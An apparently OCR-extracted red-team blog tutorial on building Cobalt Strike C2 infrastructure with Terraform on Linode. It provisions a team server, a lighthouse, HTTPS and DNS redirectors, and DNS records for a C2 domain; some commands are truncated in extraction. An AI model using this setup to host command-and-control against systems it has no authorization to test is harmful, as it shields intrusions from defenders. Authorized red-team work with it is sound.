
LATEST ISSUE SEP 23, 2022

Automating C2 Infrastructure with Terraform, Nebula, Caddy and Cobalt Strike

In this post, I am going to show the readers how to build a fully automated C2 infrastructure using Terraform with Nebula's end-to-end encryption backend communication layer.



The ability to quickly build out a C2 infrastructure within a few minutes, including all the set up and tear down logic included would be a great asset for any offensive security group or operator. In this post, I will show exactly how to build a fully automated functional C2 infrastructure using Terraform, Nebula, Caddy and Cobalt Strike.

Prerequisites


During the development process I will be using Kali Linux as a host operating system, and will be running PyCharm Professional from Jetbrains for the HCL and Python development. For the cloud resources, I will be using Linode as my provider for both virtual machines and DNS settings.


I will also be covering this material with the assumption the reader has previous knowledge of at least some of the subject matter I am going to cover, but just in case, I will be posting links at each step a long the way for reference.

Build Setup

I will be using Python as a wrapper around the Terraform build, so that once the build is complete and tested, it will be easy to roll into a tool for easier automation, however, most of the work will be taking place on the command line within the Python project.

First step is to prepare a new Python 3.9 project using a virtual environment for easy management as seen below.






After the new project has been created, open up a terminal within the IDE `Alt + F12` and create the following folders.

```
mkdir -p src/{config,templates}
mkdir -p src/templates/{certificates,configs,files,keys}
mkdir -p src/templates/configs/{nebula,web}
```

If the commands were successful, you should see the following file structure within your project.





With the initial folder structure done, the next step is to download the Terraform binary and place it within the `venv/bin` folder. This will make sure the binary is within the virtual environment execution PATH.

```
wget -O /tmp/tf.zip https://releases.hashicorp.com/terraform/1.2.9/terraform_1.2.9_l
unzip /tmp/tf.zip -d venv/bin/
```

Once the Terraform binary is in place, I should be able to check the version by running the following command.

```
terraform -version
```


C2Automate – providers.tf
import Associate existing infrastructure with a Terraform resource
login Obtain and save credentials for a remote host
logout Remove locally-stored credentials for a remote host


output Show output values from your root module
providers Show the providers required for this configuration
refresh Update the state to match remote systems
show Show the current state or a saved plan
state Advanced state management
taint Mark a resource instance as not fully functional
test Experimental support for module integration testing
untaint Remove the 'tainted' state from a resource instance
version Show the current Terraform version
workspace Workspace management
Global options (use these before the subcommand, if any):
-chdir=DIR Switch to a different working directory before executing the given subcommand.
-help Show this help output, or the help for a specified subcommand.
-version An alias for the "version" subcommand.
(venv)(d3d@kali)-[~/PycharmProjects/C2Automate]
$ terraform -version
Terraform v1.2.9
on linux_amd64
(venv)(d3d@kali)-[~/PycharmProjects/C2Automate]
$
TODO Problems Terminal Python Packages Python Console Event Log
1:1 LF UTF-8 2 spaces Python 3.9 (C2Automate)


With the Terraform binary in place and initial folder structure done, I can start to focus on building the infrastructure. To start with, I will need to build templates for the Linode provider in order to spin up the six (6) different machines that will be required in this build.

Virtual Machines

To start with, I will create all the template files needed to manage the various resources by running the following `touch` command within the `src/templates` directory.

```
cd src/templates
touch {providers,edge-redirectors,internal-redirectors,variables,output,team-server,
```

If the above commands were successful, the file structure should look like the following.



The first file I am going to modify will be the `providers.tf` file, because this file is required to make a connection to the Linode API. According to the following documents, you can see the exact format and version of provider to use when creating Terraform templates with the latest version.

`providers.tf`

```
terraform {
  required_providers {
    linode = {
      source  = "linode/linode"
    }
  }
}

provider "linode" {
  token = var.linode_token
}
```

providers.tf hosted with ❤ by GitHub view raw

You can see by the file above, that the provider for Linode also requires a `token` (API key) which I will add to the `variables.tf` file as seen below.

`variables.tf`

```
variable "linode_token" {
  description = "The Linode API Token"
  default = "920fd6f3d417600c871ff40..."
}

variable "linode_domain" {
  description = "The domain to be used at Linode"
  default = "windows.pe"
}
```


variables.tf hosted with ❤ by GitHub view raw

There is also a `linode_domain` variable that holds the C2 domain used in the build. With both the `providers.tf` and `variables.tf` files updated, it is time to start building templates for the six different machines.

The six (6) virtual machines used in this build are stored in four (4) files:

- `lighthouse.tf`
- `team-server.tf`
- `edge-redirectors.tf`
- `internal-redirectors.tf`

The `edge-redirectors.tf` and `internal-redirectors.tf` templates will each contain two (2) virtual machines, where the others will only contain one (1). The virtual machines are reflected in the green icons in the network diagram below.



Before I can create the templates for each instance mentioned above, I will first need to setup a SSH key to use. This can be fully automated by using the Terraform `tls_private_key` resource which Generates a secure private key and encodes it in PEM (RFC 1421) and OpenSSH PEM (RFC 4716) formats. To accomplish this, I will modify the `security.tf` file in the `src/templates` directory as seen below.

`security.tf`

```
resource "random_string" "random" {
  length = 16
  special = true
}

resource "tls_private_key" "temp_key" {
  algorithm = "RSA"
  rsa_bits = 4096
}

resource "linode_sshkey" "ssh_key" {
  label = "key"
  ssh_key = chomp(tls_private_key.temp_key.public_key_openssh)
}
```

security.tf hosted with ❤ by GitHub view raw

The `linode_sshkey` resource is required to build each instance, and by using the built-in `tls_private_key` resource, I can generate a 4096 bit RSA key on the fly that is then used to access each instance for the setup and install process. Another resource being used in this file is the `random_string` resource which generated a random string of N characters.

Now I can start building each machine template using the `linode_instance` resource as seen in the below files. At this point, each machines template will be the same except for the `label` and `linode_instance` name.

`lighthouse.tf`

```
resource "linode_instance" "lighthouse" {
    label = "lighthouse"
    image = "linode/ubuntu18.04"
    region = "us-east"
    type = "g6-nanode-1"
    authorized_keys = [linode_sshkey.ssh_key.ssh_key]
    root_pass = random_string.random.result

    swap_size = 256
    private_ip = false

    depends_on = []

    connection {
        host = self.ip_address
        user = "root"
        type = "ssh"
        private_key = tls_private_key.temp_key.private_key_pem
        timeout = "10m"
    }

    provisioner "remote-exec" {
    inline = [
      "export PATH=$PATH:/usr/local/bin",
      "export DEBIAN_FRONTEND=noninteractive",
      "apt-get update",
      "yes | apt-get upgrade",
      "touch /tmp/task.complete"
    ]
  }
}
```

lighthouse.tf hosted with ❤ by GitHub view raw

`edge-redirectors.tf`

```
# HTTPS Dedicated Redirector
resource "linode_instance" "edge-redirector-1" {
    label = "edge-redirector-1"
    image = "linode/ubuntu18.04"
    region = "us-east"
    type = "g6-nanode-1"
    authorized_keys = [linode_sshkey.ssh_key.ssh_key]
    root_pass = random_string.random.result

    swap_size = 256
    private_ip = false

    depends_on = []

    connection {
        host = self.ip_address
        user = "root"
        type = "ssh"
        private_key = tls_private_key.temp_key.private_key_pem
        timeout = "10m"
    }

    provisioner "remote-exec" {
    inline = [
      "export PATH=$PATH:/usr/local/bin",
      "export DEBIAN_FRONTEND=noninteractive",
      "apt-get update",
      "yes | apt-get upgrade",
      "touch /tmp/task.complete"
    ]
  }
}

# DNS Dedicated Redirector
```

```
# DNS Dedicated Redirector
resource "linode_instance" "edge-redirector-2" {
    label = "edge-redirector-2"
    image = "linode/ubuntu18.04"
    region = "us-east"
    type = "g6-nanode-1"
    authorized_keys = [linode_sshkey.ssh_key.ssh_key]
    root_pass = random_string.random.result

    swap_size = 256
    private_ip = false

    depends_on = []

    connection {
        host = self.ip_address
        user = "root"
        type = "ssh"
        private_key = tls_private_key.temp_key.private_key_pem
        timeout = "10m"
    }

    provisioner "remote-exec" {
    inline = [
      "export PATH=$PATH:/usr/local/bin",
      "export DEBIAN_FRONTEND=noninteractive",
      "apt-get update",
      "yes | apt-get upgrade",
      "touch /tmp/task.complete"
    ]
  }
}
```

edge-redirectors.tf hosted with ❤ by GitHub view raw

`internal-redirectors.tf`

```
# HTTPS Internal Redirector
resource "linode_instance" "internal-redirector-1" {
    label = "internal-redirector-1"
    image = "linode/ubuntu18.04"
    region = "us-east"
    type = "g6-nanode-1"
    authorized_keys = [linode_sshkey.ssh_key.ssh_key]
    root_pass = random_string.random.result

    swap_size = 256
    private_ip = false

    depends_on = []

    connection {
        host = self.ip_address
        user = "root"
        type = "ssh"
        private_key = tls_private_key.temp_key.private_key_pem
        timeout = "10m"
    }

    provisioner "remote-exec" {
    inline = [
      "export PATH=$PATH:/usr/local/bin",
      "export DEBIAN_FRONTEND=noninteractive",
      "apt-get update",
      "yes | apt-get upgrade",
      "touch /tmp/task.complete"
    ]
  }
}

# DNS Internal Redirector
resource "linode_instance" "internal-redirector-2" {
    label = "internal-redirector-2"
    image = "linode/ubuntu18.04"
    region = "us-east"
    type = "g6-nanode-1"
    authorized_keys = [linode_sshkey.ssh_key.ssh_key]
    root_pass = random_string.random.result

    swap_size = 256
    private_ip = false

    depends_on = []

    connection {
        host = self.ip_address
        user = "root"
        type = "ssh"
        private_key = tls_private_key.temp_key.private_key_pem
```

```
        timeout = "10m"
    }

    provisioner "remote-exec" {
    inline = [
      "export PATH=$PATH:/usr/local/bin",
      "export DEBIAN_FRONTEND=noninteractive",
      "apt-get update",
      "yes | apt-get upgrade",
      "touch /tmp/task.complete"
    ]
  }
}

```

internal-redirectors.tf hosted with ❤ by GitHub view raw

`team-server.tf`

```
resource "linode_instance" "team-server" {
    label = "team-server"
    image = "linode/ubuntu18.04"
    region = "us-east"
    type = "g6-nanode-1"
    authorized_keys = [linode_sshkey.ssh_key.ssh_key]
    root_pass = random_string.random.result

    swap_size = 256
    private_ip = false

    depends_on = []

    connection {
        host = self.ip_address
        user = "root"
        type = "ssh"
        private_key = tls_private_key.temp_key.private_key_pem
        timeout = "10m"
    }

    provisioner "remote-exec" {
    inline = [
      "export PATH=$PATH:/usr/local/bin",
      "export DEBIAN_FRONTEND=noninteractive",
      "apt-get update",
      "yes | apt-get upgrade",
      "touch /tmp/task.complete"
    ]
  }
}
```

team-server.tf hosted with ❤ by GitHub view raw

All the above instances will be using Linode specific resources like `linode_instance` and others that are made available from the `provider` set in the `providers.tf` file. The `linode_instance` has various options available to set the operating system `image`, the `region` and the `label` of the machine itself.

Each template also contains a `connection` directive that sets any connection variables required to connect via SSH to the instance. The `connection` directive is required in order to use the `remote-exec` provisioner, which allows a bootstrap of terminal commands to run once the machine is online.

Now with all the `linode_resource` templates done, I can show the IP address for every instance built using the `output` directive which will take place in the `output.tf` file. This will display the name and IP address of each instance when the build is complete.

`output.tf`

```
output "lighthouse" {
  value = linode_instance.lighthouse.ip_address
}

output "edge-redirector-1" {
  value = linode_instance.edge-redirector-1.ip_address
}

output "edge-redirector-2" {
  value = linode_instance.edge-redirector-2.ip_address
}

```


```
output "internal-redirector-1" {
  value = linode_instance.internal-redirector-1.ip_address
}

output "internal-redirector-2" {
  value = linode_instance.internal-redirector-2.ip_address
}

output "team-server" {
  value = linode_instance.team-server.ip_address
}
```

output.tf hosted with ❤ by GitHub view raw

The `output` directive will print the value associated with each block once the build is complete. At this point, I can test to make sure that the instances do in fact build without any errors, and this can be done by using the terraform commands seen below.


```
terraform init
```

The `terraform init` command initializes a working directory containing Terraform configuration files. This is the first command that should be run after writing a new Terraform configuration or cloning an existing one. It is safe to run this command multiple times.


C2Automate – team-server.tf
Initializing the backend...
Initializing provider plugins...
- Finding latest version of linode/linode...
- Finding latest version of hashicorp/random...
- Finding latest version of hashicorp/tls...
- Installing linode/linode v1.29.2...
- Installed linode/linode v1.29.2 (signed by a HashiCorp partner, key ID F4E6B8D8EA4FE463)
- Installing hashicorp/random v3.4.3...
- Installed hashicorp/random v3.4.3 (signed by HashiCorp)
- Installing hashicorp/tls v4.0.2...
- Installed hashicorp/tls v4.0.2 (signed by HashiCorp)
Partner and community providers are signed by their developers.
If you'd like to know more about provider signing, you can read about it here:
https://www.terraform.io/docs/cli/plugins/signing.html
Terraform has created a lock file .terraform.lock.hcl to record the provider
selections it made above. Include this file in your version control repository
so that Terraform can guarantee to make the same selections by default when
you run "terraform init" in the future.
Terraform has been successfully initialized!
You may now begin working with Terraform. Try running "terraform plan" to see
any changes that are required for your infrastructure. All Terraform commands
should now work.
If you ever set or change modules or backend configuration for Terraform,
rerun this command to reinitialize your working directory. If you forget, other
commands will detect it and remind you to do so if necessary.


```
terraform apply
```

The `terraform apply` command executes the actions proposed in a Terraform plan. If there are no errors of syntax issues with the configuration, it will prompt the user to type 'yes' to start the build.


C2Automate – team-server.tf
linode_instance.internal-redirector-2 (remote-exec): Reading package lists... 99%
linode_instance.internal-redirector-2 (remote-exec): Reading package lists... 99%
linode_instance.internal-redirector-2 (remote-exec): Reading package lists... Done
linode_instance.internal-redirector-2 (remote-exec): Reading package lists... 0%
linode_instance.internal-redirector-2 (remote-exec): Reading package lists... 100%
linode_instance.internal-redirector-2 (remote-exec): Reading package lists... Done
linode_instance.internal-redirector-2 (remote-exec): Building dependency tree... 0%
linode_instance.internal-redirector-2 (remote-exec): Building dependency tree... 0%
linode_instance.internal-redirector-2 (remote-exec): Building dependency tree... 50%
linode_instance.internal-redirector-2 (remote-exec): Building dependency tree... 50%
linode_instance.internal-redirector-2 (remote-exec): Building dependency tree
linode_instance.internal-redirector-2 (remote-exec): Reading state information... 0%
linode_instance.internal-redirector-2 (remote-exec): Reading state information... 0%
linode_instance.internal-redirector-2 (remote-exec): Reading state information... Done
linode_instance.internal-redirector-2 (remote-exec): Calculating upgrade... 0%
linode_instance.internal-redirector-2 (remote-exec): Calculating upgrade... 50%
linode_instance.internal-redirector-2 (remote-exec): Calculating upgrade... Done
linode_instance.internal-redirector-2 (remote-exec): 0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
linode_instance.internal-redirector-2: Creation complete after 3m32s [id=38869625]
Apply complete! Resources: 9 added, 0 changed, 0 destroyed.
Outputs:
edge-redirector-1 = "45.79.187.40"
edge-redirector-2 = "45.79.187.81"
internal-redirector-1 = "45.79.187.49"
internal-redirector-2 = "45.79.187.219"
lighthouse = "45.79.187.151"
team-server = "45.79.187.203"

On success you should see the six (6) different `linode_resource` instance IP addresses


printed in the `Outputs` section as seen above. To verify I can also see within my Linode dashboard that the instances were created without issue.


Linodes | Linode Manager
cloud.linode.com/linodes
Effective 1 July 2022, charges for Linode services may appear as "Linode*Akamai" with your bank or credit card.
Create
Search for Linodes, Volumes, NodeBalancers, Domains, Buckets, Tags...
maliciousgroup
Enable Linode Backups to protect your data and recover quickly in an emergency.
Linodes
Docs
Create Linode
Label
Status
Plan
IP Address
edge-redirector-1 Running Nanode 1 GB 45.79.187.40
edge-redirector-2 Running Nanode 1 GB 45.79.187.81
internal-redirector-1 Running Nanode 1 GB 45.79.187.49
internal-redirector-2 Running Nanode 1 GB 45.79.187.219
lighthouse Running Nanode 1 GB 45.79.187.151
team-server Running Nanode 1 GB 45.79.187.203
Download CSV
72.14.180.207
You have used 0.08% of your Monthly Network Transfer Pool.

Now that I know the current build works, I am going to destroy the infrastructure before moving forward, this is to avoid making changes while the infrastructure configuration is still running. The following command will destroy the build.

```
terraform destroy
```

The `terraform destroy` command is a convenient way to destroy all remote objects managed by a particular Terraform configuration.


C2Automate – team-server.tf
linode_instance.lighthouse: Destroying... [id=38869613]
linode_instance.internal-redirector-1: Destroying... [id=38869607]
linode_instance.edge-redirector-2: Destroying... [id=38869609]
linode_instance.team-server: Destroying... [id=38869618]
linode_instance.internal-redirector-2: Still destroying... [id=38869625, 10s elapsed]
linode_instance.edge-redirector-1: Still destroying... [id=38869604, 10s elapsed]
linode_instance.lighthouse: Still destroying... [id=38869613, 10s elapsed]
linode_instance.internal-redirector-1: Still destroying... [id=38869607, 10s elapsed]
linode_instance.edge-redirector-2: Still destroying... [id=38869609, 10s elapsed]
linode_instance.team-server: Still destroying... [id=38869618, 10s elapsed]
linode_instance.edge-redirector-1: Still destroying... [id=38869604, 20s elapsed]
linode_instance.internal-redirector-2: Still destroying... [id=38869625, 20s elapsed]
linode_instance.lighthouse: Still destroying... [id=38869613, 20s elapsed]
linode_instance.internal-redirector-1: Still destroying... [id=38869607, 20s elapsed]
linode_instance.edge-redirector-2: Still destroying... [id=38869609, 20s elapsed]
linode_instance.team-server: Still destroying... [id=38869618, 20s elapsed]
linode_instance.internal-redirector-2: Destruction complete after 20s
linode_instance.internal-redirector-1: Destruction complete after 24s
linode_instance.edge-redirector-1: Destruction complete after 24s
linode_instance.team-server: Destruction complete after 24s
linode_instance.edge-redirector-2: Destruction complete after 28s
linode_instance.lighthouse: Destruction complete after 28s
linode_sshkey.ssh_key: Destroying... [id=220514]
random_string.random: Destroying... [id=6ZjXsYfXqBRlkQ?[]
random_string.random: Destruction complete after 0s
linode_sshkey.ssh_key: Destruction complete after 1s
tls_private_key.temp_key: Destroying... [id=26bd8c80125bc5f5ff35d984a6e17f53501d13fe]
tls_private_key.temp_key: Destruction complete after 0s
Destroy complete! Resources: 9 destroyed.

On success you can see all resources were destroyed without error. With the build at a stable state, it is now time to move on to setting up the DNS records before moving on to the Nebula end-to-end encrypted network layer.

DNS Setup

To create the DNS records required to route both DNS and HTTPS traffic correctly, I will be creating a `dns.tf` template to add a domain to the Linode account, then create three (3) different DNS records to handle both HTTP and DNS routing.

`dns.tf`

```
resource "linode_domain" "c2-domain" {
    type = "master"
    domain = var.linode_domain
    soa_email = "soa@${var.linode_domain}"
    tags = []
```


```
    depends_on = [linode_instance.edge-redirector-1]
}

resource "linode_domain_record" "root" {
    domain_id = linode_domain.c2-domain.id
    name = var.linode_domain
    record_type = "A"
    target = linode_instance.edge-redirector-1.ip_address

    depends_on = [linode_instance.edge-redirector-1]
}

resource "linode_domain_record" "ns1" {
    domain_id = linode_domain.c2-domain.id
    name = "ns1"
    record_type = "A"
    target = linode_instance.internal-redirector-2.ip_address

    depends_on = [linode_instance.edge-redirector-2]
}

resource "linode_domain_record" "dns" {
    domain_id   = linode_domain.c2-domain.id
    record_type = "NS"
    target      = "ns1.${var.linode_domain}"

    depends_on = [linode_domain_record.ns1]
}
```

dns.tf hosted with ❤ by GitHub view raw


In the `dns.tf` template above, I used two (2) new directives that are provided by the same `linode` provider. The `linode_domain` resource is used to identify or create a specific domain within the Linode account, and the `linode_domain_record` directive is used for setting up specific DNS records for that same domain. Also, the `depends_on` directive makes sure the virtual machines are created before applying DNS modifications.


Now to run another build test to make sure the DNS records are created with the correct IPs as expected.

```
terraform apply
```



RedNebula-beta – dns.tf
linode_instance.team-server: Still creating... [3m50s elapsed]
